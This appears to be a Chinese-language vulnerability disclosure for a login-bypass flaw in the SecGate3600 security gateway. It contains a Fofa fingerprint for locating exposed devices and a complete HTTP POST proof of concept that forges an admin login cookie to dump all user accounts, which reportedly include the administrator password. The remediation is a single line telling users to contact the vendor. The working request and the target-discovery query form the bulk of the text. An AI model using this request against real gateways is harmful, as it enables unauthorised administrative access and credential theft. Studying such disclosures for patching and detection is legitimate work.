# 网神 SecGate3600 authManageSet.cgi 接口登录绕过漏洞

## 漏洞描述

SecGate3600是网神信息技术(北京)股份有限公司旗下一款安全网关产品，网神 SecGate3600 存在登录绕过漏洞，攻击者利用该漏洞可获取管理员密码等敏感信息，进一步控制系统。

## 漏洞复现

1. Fofa

body="sec\_gate\_image/login\_02.gif"



1. 部分界面如下



1. POC

POST /cgi-bin/authUser/authManageSet.cgi HTTP/1.1


Host:

Content-Type: application/x-www-form-urlencoded

Cookie: sw\_login\_name=admin

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

type=getAllUsers&\_search=false&nd=1645000391264&rows=-1&page=1&sidx=&sord=asc



## 修复建议

1、产商已发布安全版本，请联系产商修复